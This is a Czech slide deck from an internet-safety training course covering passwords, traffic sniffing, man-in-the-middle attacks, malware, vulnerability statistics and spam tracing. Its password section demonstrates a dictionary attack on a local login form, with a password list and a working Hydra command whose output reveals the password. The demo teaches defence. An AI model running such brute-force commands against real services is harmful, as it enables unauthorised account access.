



Úvod do bezpečného pohybu na Internetu

Školení B1 k projektu Dotyk

Miroslav Hlávka





- ▶ Úvod
- ▶ Hesla
- ▶ Přenos dat po síti
- ▶ Odposlech
- ▶ Bezpečnostní chyby v software
- ▶ SPAM
- ▶ Pop-up okna, Rootkit, Botnet
- ▶ Anonymizace na Internetu
- ▶ Závěr



- ▶ jakou informaci hledám?
- ▶ jaké zdroje využívám?
- ▶ co jsem ochoten riskovat pro její získání?
- ▶ v případě napadení o co mohu přijít?
- ▶ zvažte pro a proti




- ▶ poskytování služeb na vzdáleném serveru (SaaS - webmail, Facebook, Dropbox, Netflix, Bakláři)
- ▶ všechny služby vyžadují ověření (heslo, SSL certifikát, OTP)
- ▶ volba správného managementu hesel a hesel samotných



- ▶ řada služeb, které využíváme jak online, tak offline využívá ověření heslem
- ▶ znalost uživatelského jména a hesla většinou postačuje k tomu, aby daná služba byla ovládána na administrátorské úrovni
- ▶ uživatelská jména a hesla je třeba bedlivě chránit
- ▶ obecně známé nástroje pro lámání hesel (John the Ripper, Hydra)

Lámání hesel



Jméno:	dotaznik
Heslo:	*****
Odeslat	




```
view-source:localhost
1 <html>
2 <head>
3 <script src="http://code.jquery.com/jquery.js"></script>
4 <script src="js/header.js"></script>
5 <script src="js/jfooter.js"></script>
6 <link rel='stylesheet' type='text/css' href='js/general.css'>
7 <meta http-equiv="content-type" content="text/html; charset=utf-8"
8 </head>
9 <body>
10 <form name="user_login" action="dotaznik.php" method="post">
11 <table class="login">
12 <tr><td>Jméno: </td><td><input type="text" name="user"></td>
13 <tr><td>Heslo: </td><td><input type="password" name="pass">
14 <tr><td colspan=2 class="submit"><input type="submit" value="
15 </td></tr>
16 </table>
17 </form>
18 <div id="footer">
19 <script src="js/footer.js"></script>
20 </div>
21 </body>
22 </html>
```



```
view-source:localhost
1 <html>
2 <head>
3 <script src="http://code.jquery.com/jquery.js"></script>
4 <script src="js/header.js"></script>
5 <script src="js/jfooter.js"></script>
6 <link rel='stylesheet' type='text/css' href='js/general.css'>
7 <meta http-equiv="content-type" content="text/html; charset=utf-8"
8 </head>
9 <body>
10 <form name="user_login" action="dotaznik.php" method="post">
11 <table class="
12 <tr><
13 <tr><
14 <tr><
15 </table>
16 </form>
17 <div id="foot
18 <script src="
19 </div>
20 </body>
21 </html>
22
```

- ▶ základní stránka s žádostí o zalogování (použité PHP a JS)
- ▶ bez znalosti jména/hesla je ze zdrojového kódu možno zjistit, jak se data předávají dále
- ▶ poté je potřeba pokusit se přihlásit byť neúspěšně a může se začít s útokem



Uživatel není ověřen

Lámání hesel



localhost/dotaznik.php - Google Chrome

Uživatel není ověřen

1 123456
2 123456789
3 password
4 adobel123
5 12345678
6 qwerty
7 1234567
8 111111
9 photoshop
10 123123
11 1234567890
12 000000
13 abc123
14 1234
15 adobel
16 macromedia
17 azerty
18 iloveyou
19 aaaaaa
20 654321
21 12345
22 666666
23 sunshine
24 123321
25 letmein
26 monkey
27 asdfgh
28 password1
29 shadow
30 princess
31 dragon
32 adobeAdobe
33 daniel
34 computer
35 michael
36 121212
37 charlie
38 master
39 superman
40 qwertyuiop
41 112233
42 asdfasdf
43 jessica



```
File Edit View Bookmarks Se
localhost/dotaznik.php - Google Chrome
Inbox ( x ) Atl
1 123456
2 123456789
3 password
4 adobel123
5 12345678
6 qwerty
7 1234567
8 llllll
9 photoshop
10 123123
11 1234567890
12 000000
13 abc123
14 1234
15 adobel
16 macromedia
17 azerty
18 iloveyou
19 aaaaaa
20 654321
21 12345
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25 letmein
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28 password1
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30 princess
31 dragon
32 adobeAdobe
33 daniel
34 computer
35 michael
36 121212
37 charlie
38 master
39 superman
40 qwertyuiop
41 112233
42 asdfasdf
43 jessica
```

Uživatel není ověřen

- ▶ pro slovníkový útok použijeme nejpoužívanější hesla
- ▶ stejně tak můžeme použít i slovník pro uživatelská jména



```
hydra_ukazka : bash - Konsole
File Edit View Bookmarks Settings Help
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$ time hydra -l dotaznik -P pass localhost http-form-post /"dotaznik.php:user=^USER^&pass=^PASS^:Uživatel není"
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra/) starting at 2014-10-14 15:22:01
[DATA] max 16 tasks per server, overall 16 tasks, 101 login tries (l:1/p:101), ~0 tries per task
[DATA] attacking service http-post-form on port 80
[BO][www-form] host: 127.0.0.1 login: dotaznik password: skoly2014
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-10-14 15:22:01

real    0m0.379s
user    0m0.009s
sys     0m0.066s
[zoe@localhost hydra_ukazka]$ clear
[zoe@localhost hydra_ukazka]$
```

...s - EC Council Certified Ethical Hacker v8.0 : bash poznamky : bash PrF : vim hydra_ukazka : bash zoe : gimp



```
hydra_ukazka : bash - Konsole
File Edit View Bookmarks Settings Help
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
[zoe@localhost hydra_ukazka]$
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[zoe@localhost hydra_ukazka]$
```

- ▶ během půl vteřiny Hydra otestovala všech 101 hesel a protože jedno je správné vytiskla jej
- ▶ podobným způsobem je možno útočit na řadu síťových služeb
- ▶ proto je nezbytné vyhybat se slovům vyskytujícím se ve slovnících



- ▶ nemělo by být součástí slovníku k jakémukoliv jazyku
- ▶ alespoň 8 znaků dlouhé
- ▶ mělo by obsahovat velká/malá písmena, číslice a znaky (@! + -)
- ▶ nemělo by být programově uhodnutelné
- ▶ snadno zapamatovatelné
- ▶ jedno heslo pro jednu službu
- ▶ nepoužívat reálie, spojitelné s Vaší osobou (kř. jméno, SPZ, data narození)
- ▶ používejte passphrase nebo heslo z ní odvozené (ctyrisluncejedobryfilm - C\$JdF2012)
- ▶ použijte keymanager (KeePass)



- ▶ ARPANET - packet switched network (1969); TCP/IP (1978)
- ▶ Telnet (RFC15 - 1969)
- ▶ SMTP (RFC196 - 1971)
- ▶ FTP (RFC114 - 1971)
- ▶ POP (RFC918 - 1984)
- ▶ IMAP (RFC1176 - 1990)
- ▶ HTTP (RFC1945 - 1996)



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- ▶ Telnet (RFC15 - 1969)
- ▶ SMTP (RFC196 - 1971)
- ▶ FTP (RFC114 - 1971)
- ▶ POP (RFC918 - 1984)
- ▶ IMAP (RFC1176 - 1990)
- ▶ HTTP (RFC1945 - 1996)
- ▶ SSH (1995)
- ▶ SMTPS (RFC2487 - 1999)
- ▶ FTPS (RFC4217 - 2005)
- ▶ POPS, IMAPS (RFC2595 - 1999)
- ▶ HTTPS (RFC2818 - 2000)

Přenos dat nezabezpečeně



Wireshark 1.10.10 (Git Rev Unknown from unknown)

Filter: tcp.stream eq 1

No.	Time	Source	Destination	Protoc	Length	Info
9	3.735658000	127.0.0.1	127.0.0.1	TCP	74	34603 > http [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK
10	3.735707000	127.0.0.1	127.0.0.1	TCP	74	http > 34603 [SYN, ACK] Seq=0 Ack=1 Win=43690 Len=0 MSS
11	3.735746000	127.0.0.1	127.0.0.1	TCP	66	34603 > http [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=17
70	10.453062000	127.0.0.1	127.0.0.1	HTTP	663	POST /dotaznik.php HTTP/1.1 (application/x-www-form-ur
71	10.453093000	127.0.0.1	127.0.0.1	TCP		
72	10.454742000	127.0.0.1	127.0.0.1	HTTP		
73	10.454767000	127.0.0.1	127.0.0.1	TCP		
74	10.491147000	127.0.0.1	127.0.0.1	HTTP		
75	10.548978000	127.0.0.1	127.0.0.1	TCP		
76	10.822240000	127.0.0.1	127.0.0.1	HTTP		
77	10.861902000	127.0.0.1	127.0.0.1	TCP		

Frame 70: 663 bytes on wire (5304 bits), 663 bytes captured (5304 bit
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00
Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 34603 (34603), Dst Port: http
Hypertext Transfer Protocol
POST /dotaznik.php HTTP/1.1\r\nHost: localhost\r\nConnection: keep-alive\r\nContent-Length: 28\r\nCache-Control: max-age=0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image\r\nOrigin: http://localhost\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML\r\nContent-Type: application/x-www-form-urlencoded\r\nReferer: http://localhost/\r\nAccept-Encoding: gzip,deflate\r\nAccept-Language: en-US,en;q=0.8,cs;q=0.6\r\nCookie: eucookiesCompliance=true; PHPSESSID=pa9cuad4pi9ps7o0hsvcpo0\r\n\r\n

Stream Content

POST /dotaznik.php HTTP/1.1
Host: localhost
Connection: keep-alive
Content-Length: 28
Origin: http://localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML\r\nChrome/37.0.2062.120 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://localhost/
Accept-Encoding: gzip,deflate
Accept-Language: en-US,en;q=0.8,cs;q=0.6
Cookie: eucookiesCompliance=true; PHPSESSID=pa9cuad4pi9ps7o0hsvcpo0\r\n\r\nuser=dotaznik&pass=skoly2014HTTP/1.1 200 OK
Date: Mon, 27 Oct 2014 12:12:59 GMT
Server: Apache/2.4.10 (Fedora) OpenSSL/1.0.1e-fips PHP/5.5.17
X-Powered-By: PHP/5.5.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 6377
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Entire conversation (8322 bytes)

Find Save As Print ASCII EBCDIC Hex Dump

File: /var/tmp/wireshark_2_interfaces... Packets: 99 · Displayed: 15 (15.2%) · Drop

Přenos dat zabezpečeně



Wireshark 1.10.10 (Git Rev Unknown from unknown)

Filter: tcp.stream eq 0

No.	Time	Source	Destination	Protoc
54	6.698656000	31.13.84.81	192.168.1.11	TLSv1.2
55	6.698680000	192.168.1.11	31.13.84.81	TCP
56	7.055143000	31.13.84.81	192.168.1.11	SSL
57	7.055233000	192.168.1.11	31.13.84.81	TCP
58	7.056111000	31.13.84.81	192.168.1.11	TLSv1.2
59	7.056171000	192.168.1.11	31.13.84.81	TCP
60	7.056246000	31.13.84.81	192.168.1.11	TLSv1.2
61	7.056269000	192.168.1.11	31.13.84.81	TCP
62	7.056285000	31.13.84.81	192.168.1.11	TLSv1.2
63	7.056316000	192.168.1.11	31.13.84.81	TCP
64	7.056332000	31.13.84.81	192.168.1.11	TLSv1.2

Frame 54: 111 bytes on wire (888 bits), 111 bytes captured (888 bits)

- Ethernet II, Src: CiscoSvp_9c:40:09 (24:76:7d:9c:40:09), Dst: Liteont
- Internet Protocol Version 4, Src: 31.13.84.81 (31.13.84.81), Dst: 192
- Transmission Control Protocol, Src Port: https (443), Dst Port: 42346
- Secure Sockets Layer

Follow TCP Stream

Stream Content

```
.....M...59...v....4/...6x..Ak6....a/..8!..|y..
.....x...}=0.....u....q..q....y..V....W...g....S...9...Z...J..7y
[...k1....W.....)n..R...[|....k...G...x.Q#..u..7.<..Q|@q...8
...!..i.G...0v..p.....~Y=
$.f.G.Y9..F...t.Wj...l.P.'7)..n....Dn...^.....l.A.;j
%.....C...9....b7.f...k.^N^rv..
7.....k...GE.3SS....)*.e.+Nh...!|...p...).H#..X'.....#...).
~6U.....r..{[o?...j...}{.....2..<..?..?..R
\..u6w....*.....K.k'.)".....b...|H..l.;M...@BD..R.....*)>..BS
$.h....P..uP^..c.<..BS+.T.a....#f.F.s..h.n..X...:+.u.qy....
l..x?...?.....(>.....*.....
+...>.....!U...:w...|9.A.Ro..lFrC.L.p../.:ug.vqii..M./...
[Zm..g.7..D.....t.....C.A..O.I..^.....t..N...n.z....k|
\..q?...?.....|..t..z...|..4.M...nj...@bCJ.....M.%*O...0%
.....B..f...
.N...:ZR...!..|...}.....O...:o:h.....T...XG.v...:..4...-ck..'/..*
[<.....hw'...]}Rc..Zz..q9..?..{...Q...=m...A...}...D...b4+rE..S
n.....bHy.....q...o[kW..}..L...
eL.....q.W..j...|g..X...#.....A}.....w...HH..(F)6..,)...m...w
(@lu.
A...A...%A..C..l.r!b...K...X9..nA.#<..].....T...bgw..[...G).9d*
$.iM.....B...]}.....#...hB..OV..;...>..P...H.#.....(H)W..
o...b..Q.>O.....P?y..o.g4...d+.....7"...|V..Za.^#...7:
[...61.....<)...t...pUu.E...k..i...dQk...M..t...OUK.....z...z...
...7d.0]aC...^s..$.O.7.p.i.
..N;j*..7E=|G..M'U3.....[VB.L.iP.....Dqg.x..@..<...d..f..
+...ik...l.R...*iD...i.Y...H.k..l...<...u...?..
```

Entire conversation (93360 bytes)

Find Save As Print ASCII EBCDIC Hex Dump


Help Filter Out This Stream




- ▶ nepřehledné množství aktivit spojených s únikem informací
- ▶ vesměs ilegální
- ▶ motivace vzniku:
 - ▶ výzva, prestiž, dlouhá chvíle, zlost na zaměstnavatele
 - ▶ špionáž (Stuxnet)
 - ▶ **finanční zisk**



Obrázek: [?]




Obrázek: [?]




Obrázek: [?]

- ▶ nekryptovaná data mohou být odposlechnuta v závislosti na designu sítě
- ▶ téměř všechna zařízení po cestě mohou být použita k odposlechu
- ▶ založeno na důvěře administrátorům
- ▶ částečně lze omezit používáním kryptovaných protokolů



Obrázek: [?]



Obrázek: [?]


- ▶ vyžadují znalost TCP/IP, síťové topologie, prostředí
- ▶ děje se převážně v LAN
- ▶ využívá ARP spoof(LAN), DNS poisoning(WAN)
- ▶ veškerá komunikace je přesměrována útočníkovi
- ▶ útočník za určitých okolností může číst HTTPS komunikaci
- ▶ obrana na síťové úrovni (DAI), DNSSEC, SSL oboustranná identifikace




- ▶ software vytvořený za účelem poškodit uživatele
- ▶ souhrnný název pro viry, červy, spyware, keyloggery ...
- ▶ šíření malware:
 - ▶ social engineering, SPAM
 - ▶ bezpečnostní díry v software
 - ▶ drive-by download (warez, gaming, porn)
 - ▶ file sharing (P2P, USB)



Vulnerability distribution by product type - 2012



Vulnerability distribution by product type - 2013



Obrázek: [?]

Přehled bezpečnostních chyb



Vendor	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Oracle	↑ 514	424	↑ 131	76	↑ 316	238	↓ 67	110
Cisco	↑ 373	134	↑ 126	85	↑ 243	45	● 4	4
Microsoft	↑ 344	169	↑ 248	117	↑ 93	48	↓ 3	4
IBM	↑ 336	154	↑ 54	42	↑ 199	94	↑ 83	18
Apple	↓ 190	270	↓ 37	141	↑ 123	115	↑ 30	14
Google	↑ 188	150	↑ 110	79	↓ 77	66	↓ 1	5
Mozilla	↓ 161	195	↓ 98	118	↓ 61	72	↓ 2	5
Adobe	↑ 146	137	↑ 138	127	↓ 7	10	↑ 1	0
Red Hat	↑ 131	30	↑ 27	2	↑ 77	19	↑ 27	9
HP	↑ 112	74	↑ 65	38	↑ 38	31	↑ 9	5

Obrázek: [?]

Přehled bezpečnostních chyb



Operating system	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Microsoft Windows Server 2008	↑ 104	48	↑ 58	35	↑ 46	12	↓ 0	1
Microsoft Windows 7	↑ 100	42	↑ 55	33	↑ 45	8	↓ 0	1
Microsoft Windows Vista	↑ 96	41	↑ 53	34	↑ 43	6	↓ 0	1
Microsoft Windows XP	↑ 88	42	↑ 47	37	↑ 41	5	● 0	0
Microsoft Windows Server 2003	↑ 86	45	↑ 46	40	↑ 40	5	● 0	0
Microsoft Windows 8	↑ 58	5	↑ 43	5	↑ 14	0	↑ 1	0
Linux Kernel	↑ 158	45	↑ 15	12	↑ 119	28	↑ 24	5
Microsoft Windows Server 2012	↑ 51	5	↑ 37	4	↑ 13	1	↑ 1	0
Microsoft Windows RT	↑ 42	2	↑ 32	2	↑ 9	0	↑ 1	0
Apple iOS	↑ 89	86	↓ 19	46	↑ 55	28	↑ 15	12
Cisco IOS	↓ 34	36	↓ 19	23	↑ 15	10	↓ 0	3
Ubuntu Linux	↑ 72	6	↑ 10	0	↑ 55	5	↑ 7	1
Cisco IOS XE	↑ 23	9	↑ 16	9	↑ 7	0	● 0	0
Red Hat Enterprise Linux	↑ 54	2	↑ 9	0	↑ 37	1	↑ 8	1
openSUSE	↑ 49	0	↑ 11	0	↑ 26	0	↑ 12	0
Apple Mac OS X	↑ 63	21	↑ 5	3	↑ 44	16	↑ 14	2

Obrázek: [?]

Přehled bezpečnostních chyb



Application	# of vulnerabilities		# of HIGH vulnerabilities		# of MEDIUM vulnerabilities		# of LOW vulnerabilities	
	2013	2012	2013	2012	2013	2012	2013	2012
Microsoft Internet Explorer	↑ 128	41	↑ 117	34	↑ 11	7	● 0	0
Oracle Java	↑ 193	58	↑ 102	32	↑ 84	20	↑ 7	6
Google Chrome	↑ 168	125	↑ 100	68	↑ 67	55	↓ 1	2
Mozilla Firefox	↓ 149	159	↓ 96	99	↓ 51	55	↓ 2	5
Mozilla Thunderbird	↓ 113	144	↓ 82	95	↓ 31	47	↓ 0	2
Mozilla Firefox ESR	↓ 100	115	↓ 74	75	↓ 26	39	↓ 0	1
Mozilla <u>SeaMonkey</u>	↓ 104	143	↓ 70	94	↓ 34	46	↓ 0	3
Mozilla Thunderbird ESR	↓ 87	109	↓ 64	74	↓ 23	34	↓ 0	1
Adobe Reader	↑ 65	25	↑ 64	25	↑ 1	0	● 0	0
Adobe Acrobat	↑ 63	24	↑ 62	24	↑ 1	0	● 0	0
Adobe Flash Player	↓ 56	66	↓ 55	61	↓ 1	5	● 0	0
Adobe Air	↓ 48	54	↓ 47	51	↓ 1	3	● 0	0

Podvodné e-maily



Toolbox Atlas mail - 175 nepřečtených zpráv - Google Chrome

Spam Atlas mail www.arl Google EURES macro: 5.9.3. IP Addr Untitled Unix Tu Google

← → ↻ | aml.centrum.cz

atlas.cz mail miroslav.hlavka

[Rozšířené hledání](#)

Napsat email

Napsat SMS

14 SMS zdarma

Přichozí **55/1722**

Rozepsaná **14**

Odeslaná **617**

Koš **1569**

Spam koš **16**

Drafts (1)

Sent (96)

Trash (123/249)

[Nastavení složek >](#)

Zaplněno 10% z 5 GB

Předmět: **دعوة من صديق**

Od: **friend**

Komu: <miroslav.hlavka@atlas.cz>

Datum: 14.10.2014 16:34

Your Access Is Ready - Please Save This Email

****Please keep a copy of this email for your records****

http://www.data-entry-work.biz/?a_aid=535e258bd5daf&a_cid=da5cb830

and access your private link.
This expires in 4.5 hours.
Have A Great Day!

ps: You have NOT been charged anything.
I just hooked you up with...

Rychlá odpověď

Podvodné e-maily



Atlas mail - 175 nepřetěných zpráv - Google Chrome

amail.centrum.cz

miroslav.hlavka

Atlas.cz mail

[Rozšířené hledání](#)

14 SMS zdarma

Příchozí 55/1722
Rozepsaná 14
Odeslaná 617
Košík 1569
Spam košík 16
Drafts (1)
Sent (96)
Trash (123/249)
[Nastavení složek >](#)

Zaplněno 10% z 5 GB

Odpovědět

Předmět: **دعوة من صديق**

Od: **friend**

Komu: <miroslav.hlavka@atlas.cz>

Datum: 14.10.2014 16:34

Your Access Is Ready - Please Save This Email

****Please keep a copy of this email for your records****

http://www.data-entry-work.biz/?a_aid=535e258bd5daf&a_cid=da5cb830

and access your private link.
This expires in 4.5 hours.
Have A Great Day!

ps: You have NOT been charged anything.
I just hooked you up with...

- ▶ nevyžádaná pošta
- ▶ často s cílem získat citlivé údaje

17-Oct 9:25

IP Address Locator - What is My IP Address Location? Find IP Address Search, IP Locator, IP Lookup - Google Chrome

www.ipaddresslocation.org

ipaddress location

home ip address checkpoint ip ranges ip2country

IP ADDRESS LOCATION

AdChoices ▶ ▶ IP Locator ▶ IP Tracking ▶ IP Check ▶ IP List

Search IP Address - What is my IP address?

Have you ever wondered "what is my IP address" and how to search, trace and locate IP address from yourself or find IP address from anybody else?

My IP: **93.115.84.195**

Free & Safe - Austria VPN

Get Your Free 24 Hour Trial Now! Safe, High-Speed & 100% Anonymous.

Or thought about finding IP addresses ranges block that belong to a specific country?

Have you ever used a web-based IP address lookup location tool to trace and locate IP and find the geographical location of an IP address?

Maybe you are looking for an IP address location, DNS lookup, IP address range etc...

Or you simply wish to learn more about how networking protocols, like UDP and TCP/IP, work?

What is an IP Address

Computer **IP Address** (Internet Protocol address - Your Public IP address) is as your telephone number. It uniquely identifies every host on a network. Just as your mailing address uniquely identifies your home, an computer **IP address** uniquely identifies a host.

Free IP Location Service

Our free IP to location service and impressive collection of IP tools:

- email lookup (IP2Email tool to verify and lookup email addresses),
- trace Email (track and trace email sender on basis of email header),

GÜNDE 5 ÖĞÜN KAPIYA TESLİM ÖZEL DİYET YEMEK SERVİSİ 29TL' den başlayan fiyatlarla

rafinera

dotyk.ujep.cz



AdChoices ID

[▶ Track IP Address](#)[▶ Find IP](#)[▶ IP Lookup](#)

Other interesting tools:
[IP-Address.org](#)
[Find-IP-Address](#)
[Web Proxy](#)
[Free Proxy](#)

Support IP Address Locator with donations and help the IP address lookup service to provide remain free.

[Make A Donation](#)**What is an IP Address**

Computer **IP Address** (Internet Protocol address - Your PC address) is as your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

[more info](#)

Email Header Analyzer : (Copy and paste Email header into our free Email tracking tool and start with tracing Email)

```
Delivered-To: miroslav.hlavka@atlas.cz
Received: from mail-g1.snaf.cent (mail-g1.snaf.cent [10.32.3.101])
    by gmmr4.centrum.cz (Postfix) with QMQP id
    700B4FB
    for <miroslav.hlavka@atlas.cz>; Tue, 14
    Oct 2014 16:34:42 +0200 (CEST)
Received: from host.hostdcenter.net by cq
    (envelope-from <coalr321@host.hostdcenter.net>,
    uid 201) with VF-scanner
    (cq.spamfree.cz
    Clear:RC:0(72.52.170.17):SA:1(5.7/5.0):.
    Processed in 3.347897 secs); 14 Oct 2014 14:34:42
    -0000
X-SpamDetected: 1
```

Free & Safe - US Proxy

Use the Web like you were in
the US Get your Free Trial Now!

[Track Email](#)

We have removed Cookies from our advanced Email tracking tool so that you can use it

Search, IP Locator, IP Lookup - Google Chrome

IP Address: x Unix Tuts: x Google: x Linux Tuts: x Firefox: x

My IP: **93.115.84.195**

**GÜNDE
5 ÖĞÜN**
KAPIYA TESLİM
 ÖZEL DİYET YEMEK SERVİSİ

29TL'
 den başlayan
 fiyatlarla





AdChoices

[Track IP Address](#)[Find IP](#)[IP Lookup](#)

Other interesting tools

[IP-Address.org](#)[Find-IP-Address](#)[Web Proxy](#)[Free Proxy](#)

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Computer IP Address (Internet Protocol address - Your IP address) is as your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

[more info](#)**Email Header Analyzer : (Copy and paste and start with tracing Email)**

Delivered-To: miroslav.hlavka@atlas.cz
 Received: from mail-g1.gl.snat.cent [10.32.3.1] by gmmr4.centrum.cz [700B4FB]

for <miroslav.hlavka@atlas.cz>
 Oct 2014 16:34:42 +0200
 Received: from host.hostcenter.net [10.32.3.1] (envelope-from <coalr321@host.hostcenter.net>) with VF-scanner (cq.spamfree.cz) Clear:RC:0(72.52.170.1) Processed in 3.347897 - 0000
 X-SpamDetected: 1

Free & Fast

Use the Web to Get your IP

Email Lookup - Free Email Tracker**Trace Email - Track Email****Email Header Analysis**

IP Address: 72.52.170.17 (host.hostcenter.net)
IP Address Country: United States
IP Continent: North America
IP Address City Location: Lansing
IP Address Region: Michigan
IP Address Latitude: 42.7257,
IP Address Longitude: -84.636
Organization: Liquid Web

Email Lookup Map (show/hide)**Email header by email header analysis (show/hide)**

Delivered-To: miroslav.hlavka@atlas.cz

Received: from mail-g1.snat.cent (mail-g1.snat.cent [10.32.3.101]) by gmmr4.centrum.cz (Postfix) with QMOP id 700B4FB for <miroslav.hlavka@atlas.cz>; Tue, 14 Oct 2014 16:34:42 +0200 (CEST)

Received: from host.hostcenter.net by cq (envelope-from <coalr321@host.hostcenter.net>, uid 201) with VF-scanner (cq.spamfree.cz)

Google Chrome 17-Oct 9:25

Google 1 x Linux Tut x Fr

IpAd

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AdChoices

▶ [Track IP Address](#)

▶ [Find IP](#)

▶ [IP Lookup](#)

Other interesting tools

▶ [IP Address on](#)

▶ [Find IP Address](#)

▶ [Web Proxy](#)

▶ [Free Proxy](#)

Support IP Address Location with donations and help the IP address lookup service to provide remain free.

[Make A Donation](#)

What is an IP Address

Computer IP Address (Internet Protocol address - Your IP address) is as your telephone number. It uniquely identifies host on a network. Just as mailing address uniquely identifies your home, an computer IP address uniquely identifies

[more info](#)

Email Header Analyzer : (Copy and paste and start with tracing Email)

Delivered-To: miroslav.hlavka@atlas.cz
Received: from mail-g1.gl.snat.cent [10.32.3.1] by gmmr4.centru 700B4FB

for <miroslav.hlavka@atlas.cz>
Oct 2014 16:34:42 +0200
Received: from host.hos (envelope-from <coalr32uid201> with VF-scanned (cq.spamfree.cz) Clear:RC:0(72.52.170.1) Processed in 3.347897 - 0000
X-SpamDetected: 1

Free & Fast

Use the Web to find the US Get your IP


Email Lookup - Free Email Tracker

Trace Email - Track Email

Email Header Analysis

IP Address: 72.52.170.17 (host.hostcenter.net)
IP Address Country: United States
IP Continent: North America
IP Address City Location: Lansing
IP Address Region: Michigan
IP Address Latitude: 42.7257
IP Address Longitude: -84.636
Organization: Liquid Web


Email Lookup Map (show/hide)



Email header by email header analysis

Delivered-To: miroslav.hlavka@atlas.cz
Received: from mail-g1.snat.cent (mail-g1.snat.cent [10.32.3.1] by gmmr4.centru.cz (Postfix) with QMOP id 700B4FB for <miroslav.hlavka@atlas.cz> Tue, 14 Oct 2014 16:34:42 +0200 (CEST)

Received: from host.hostcenter.net by cq (envelope-from <coalr32uid201> with VF-scanned (cq.spamfree.cz) Clear:RC:0(72.52.170.1) Processed in 3.347897 - 0000



- ▶ z hlavičky emailu je možné získat informace o serveru, který zprávu odeslal
- ▶ původ může pomoci při rozhodování



